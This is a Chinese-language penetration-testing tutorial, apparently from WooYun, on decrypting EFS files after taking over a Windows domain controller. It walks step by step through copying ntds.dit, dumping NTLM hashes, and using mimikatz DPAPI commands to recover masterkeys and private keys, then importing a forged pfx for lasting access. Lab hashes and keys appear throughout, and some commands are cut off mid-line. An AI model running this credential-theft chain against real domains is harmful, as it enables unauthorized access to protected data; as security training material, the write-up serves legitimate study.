域渗透——EFS文件解密

Via WooYun知识库 by 三好学生

0x00 前言

在渗透测试中，当我们成功获得了一个域控权限后，接下来会着手搜索服务器上的敏感数据。如果遇到某些数据无法访问，很有可能是因为数据被加密，所以如何还原加密数据也是域渗透中一个有趣的问题，今天就从一个最基本的说起——EFS

图片引用自http://www.skill4everyone.com/encrypting-file-system-efs-windows-7-8-10-and-flash-usb-for-prevents-offine-attacks-and-lost-data/

0x01 简介

EFS


- 全称Encrypting File System
- 基于公钥策略，利用FEK和数据扩展标准X算法创建加密后的文件
- 适用于xp及以后的Windows操作系统
- 可对NTFS分区的文件加密

加密操作：

1、通过界面

选中文件/文件夹-右键-属性-高级-选中加密内容以便保护数据

如图



注：
把未加密的文件复制到具有加密属性的文件夹中，文件也会被自动加密

2、在cmd下
也可在cmd下通过cipher.exe对文件/文件夹进行加密


cipher /e c:\test

如图

访问加密文件：

EFS加密默认使用当前登录帐户的密码来加密文件，所以在当前用户下可以直接访问加密文件

如果更换登录用户，则会提示无法访问，如图



同样，在域环境中也存在这个问题，域内常常会有多个域管理员用户，如果域控上的某个文件是通过域管理员A(定期更换口令)加密的，那么当我们只获得了域管理员B的权限，还是无法访问这个加密文件，遇到这种情况该怎么办呢？下面我们就来介绍一下如何获得访问这个加密文件的权限。

0x02 实际测试

测试域环境：

- 名称：test.local
- 系统：Windows Server 2012 R2

- 域管理员帐户： test1
- 使用工具：
    - mimikatz.exe
    - NinjaCopy.ps1
    - ntdsdump.exe

1、查看加密文件信息

使用域管理员test1登录域控，发现某个文件无法访问，如图

判断该文件是否被加密，输入：

cipher /c c:\test\data\data.txt

如下图，获得加密信息，能够解密的用户名称和证书指纹如下：

- **解密用户**：TEST\Administrator [Administrator(Administrator@TEST)]
- **证书指纹**：EA9A 5E11 CD2B 0A91 D853 E6E7 D37F 7FE9 3309 20BF

2、获得该用户的Hash

通过mimikatz.exe直接导出内存信息失败，判断该用户未登录

尝试通过ntds.dit导出

注：
之前的文章介绍过如何导出所有域用户的Hash

- http://drops.wooyun.org/tips/10181
- http://drops.wooyun.org/tips/6617

本次测试使用NinjaCopy+ntdsdump

(1) 获取ntds.dit

常用方法：

- vssown.vbs
- ntdsutil.exe
- ShadowCopy

相比之下，powershell实现的NinjaCopy更加高效

> NinjaCopy Author: Joe Bialek

可供下载的地址：
https://github.com/3gstudent/NinjaCopy

执行：

PowerShell.exe -ExecutionPolicy Bypass -File NinjaCopy.ps1

成功导出ntds.dit

（2）导出所有用户 hash

常用方法：

- NtdsXtract
- QuarksPwDump
- DSInternals PowerShell Module

本次测试使用zcgonvh前辈的ntdsdump.exe

下载地址：
http://z-cg.com/post/ntds_dit_pwd_dumper.html


获得syskey：
b9e21ebfc252a8393dec5e4238427ce1

修复数据库：

esentutl /p /o ntds.dit

导出hash：

NTDSDump.exe -f ntds.dit -k b9e21ebfc252a8393dec5e4238427ce1



如图，获得用户Administrator信息如下：

Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:7ECFFFF0C3548187607A14BAD0F88BB1:::

NTLM hash为：7ECFFFF0C3548187607A14BAD0F88BB1

3、定位目录文件

如下链接介绍了不同系统下SystemCertificates, Crypto 和Protect对应的目录

https://onedrive.live.com/view.aspx?resid=A352EBC5934F0254!3104&app=Excel

可知server20012对应的目录为：

C:\Users\用户名\AppData\Roaming\Microsoft

4、获得证书指纹

(1) 下载证书指纹对应的文件

通用路径为：

C:\Users\解密用户\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\证书指纹

此域控对应的路径为：

C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\EA9A5E11CD2B0A91D853E6E7D37F

(2) 使用mimikatz导出

mimikatz命令：

crypto::system /file:"C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF" /export

注：
mimikatz.exe程序内无法直接复制回显和粘贴命令，所以可以采用以下变通方法

启动cmd.exe,输入:

mimikatz.exe log "crypto::system /file:"C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF" /export"

回显命令记录到日志当中

```
mimikatz(commandline) # crypto::system /file:C:\test\EA9A5E11CD2B0A91D853E6E7D37
F7FE9330920BF /export

* File: 'C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF'
[0003/1] SHA1_HASH_PROP_ID
  ea9a5e11cd2b0a91d853e6e7d37f7fe9330920bf
[0002/1] KEY_PROV_INFO_PROP_ID
  Provider info:
        Key Container  : 4b521cd0-1c7b-48a9-8b08-639f0dc21ea9
        Provider       : Microsoft Enhanced Cryptographic Provider v1.0
        Provider type  : RSA_FULL (1)
        Type           : AT_KEYEXCHANGE (0x00000001)
        Flags          : 00000000
        Param (todo)   : 00000000 / 00000000

[0020/1] cert_file_element
  Data: 3082031308201f8a00302010202105da494993b0357a84e57d453503fe560300d06092a
864886f70d0101050500301831163014060355040313130d41646d696e6973747261746f723020170d
313630363233393033333030395a180f323131363036303530333330303095a3018311630140603550
03130d41646d696e6973747261746f7230820122300d06092a864886f70d0101010500038201f00
```

如图，获得如下可用信息：

- **Key Container :**4b521cd0-1c7b-48a9-8b08-639f0dc21ea9
- **Provider :** Microsoft Enhanced Cryptographic Provider v1.0

公钥证书保存在EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF.der

5、获取MasterKey信息

(1) 下载包含MasterKey的加密文件

通用路径为：

C:\Users\解密用户\AppData\Roaming\Microsoft\Crypto\RSA\解密用户sid\

此域控对应的路径为：

C:\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2493132618-4238479303-4250330934-500\


找到文件522d25247797a03a79f72f5f107f8add_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266并下载

(2) 使用mimikatz导出

mimikatz命令：

mimikatz.exe log "dpapi::capi /in:"C:\test\522d25247797a03a79f72f5f107f8add_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266""

```
mimikatz(commandline) # dpapi::capi /in:C:\test\522d25247797a03a79f72f5f107f8add
_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266
**KEY (capi)**
  dwVersion           : 00000002 - 2
  dwUniqueNameLen     : 00000025 - 37
  dwSiPublicKeyLen    : 00000000 - 0
  dwSiPrivateKeyLen   : 00000000 - 0
  dwExPublicKeyLen    : 0000011c - 284
  dwExPrivateKeyLen   : 000005ea - 1514
  dwHashLen           : 00000014 - 20
  dwSiExportFlagLen   : 00000000 - 0
  dwExExportFlagLen   : 000000a8 - 168
  pUniqueName         : 4b521cd0-1c7b-48a9-8b08-639f0dc21ea9
```



如图，得到：

guidMasterKey : {30e88d48-bbc5-417d-b272-6c1f1f8d74ce}

6、计算MasterKey

通用路径为：

C:\Users\解密用户\AppData\Roaming\Microsoft\Protect\解密用户sid\guidMasterKey

此域控对应的路径为：

C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2493132618-4238479303-4250330934-500\30e88d48-bbc

注：
不存在C:\Users\解密用户\AppData\Roaming\Microsoft\Protect\解密用户sid\guidMasterKey这个文件
(1) 使用mimikatz导出


mimikatz命令：

mimikatz.exe log "dpapi::masterkey /in:"C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2493132618-423

注：
需要知道解密用户以下任一信息：

- /password
- /hash
- /CREDHIST
- 或者如果有lsass /kernel的权限，直接可以dump出来masterkey

本次测试使用Administrator的hash，是通过ntds.dit导出来的



如图，得到MasterKey：

- **[masterkey] with hash:** 7ecffff0c3548187607a14bad0f88bb1 (ntlm type)
- **key :** 5c1713858b0654f2526a793f44a3fe6c08dc06e7e90c59f8ff8b33dbdbf31712dc97f5fb0d7c0509c8b9ee968ed790f88a5bc878fd575872d6997ff79fa71766
- **sha1:** 9aa6e0a06e0ce33ae668b965ee28276012631405

7、解密私钥

(1) 准备包含MasterKey的加密文件


步骤5中下载的文件，即522d25247797a03a79f72f5f107f8add_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266

(2) 使用mimikatz导出私钥

mimikatz命令：

mimikatz.exe log "dpapi::capi /in:"C:\test\522d25247797a03a79f72f5f107f8add_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266" /mas

注：
/masterkey即步骤6中导出的MasterKey sha1



如图，执行后私钥保存在raw_exchange_capi_0_4b521cd0-1c7b-48a9-8b08-639f0dc21ea9.pvk

8、生成pfx文件

kiwi的方法：

> openssl x509 -inform DER -outform PEM -in 4AA08BF21AEAE4941941F835B9A8AC4C497BA36E.der -out public.pem openssl rsa -inform PVK -outform PEM -in raw_exchange_capi_0_ffb75517-bc6c-4a40-8f8b-e2c555e30e34.pvk -out private.pem openssl pkcs12 -in public.pem -inkey private.pem -password pass:mimikatz -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

链接为：
https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS-files

安装及配置openssl，有点麻烦，但他在博客里提供了已经编译好的exe，可直接使用，链接为：
http://blog.gentilkiwi.com/programmes/openssl

本次测试使用的方法：


之前介绍过生成证书的相关流程：
http://drops.wooyun.org/tips/15691

在Windows SDK路径下找到cert2spc.exe和pvk2pfx.exe

如C:\Program Files\Microsoft SDKs\Windows\v6.0A\Bin

运行：

cert2spc.exe EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF.der public.spc
pvk2pfx.exe -pvk raw_exchange_capi_0_4b521cd0-1c7b-48a9-8b08-639f0dc21ea9.pvk -pi test -spc public.spc -pfx cert.pfx -f



如图，生成cert.pfx

9、导入证书

cmd下执行：

certutil -user -p test -importpfx cert.pfx NoChain,NoRoot

注：
certutil系统自带，可用来向系统导入证书

如图，成功访问加密内容

注：
即使解密用户Administrator变更密码，依然能够通过导入这个证书来访问EFS加密文件

0x03 小结

解密EFS文件还有其他的方法，但使用mimikatz无疑是最方便快捷的一个(可根据mimikatz源码定制全自动解密程序)。本文通过实例介绍了如何实际运用mimikatz解密EFS文件，并对其中需要注意的细节做了说明，希望能对大家有所帮助。

文中对mimikatz的使用参考自https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS-files,由此链接获得更多学习内容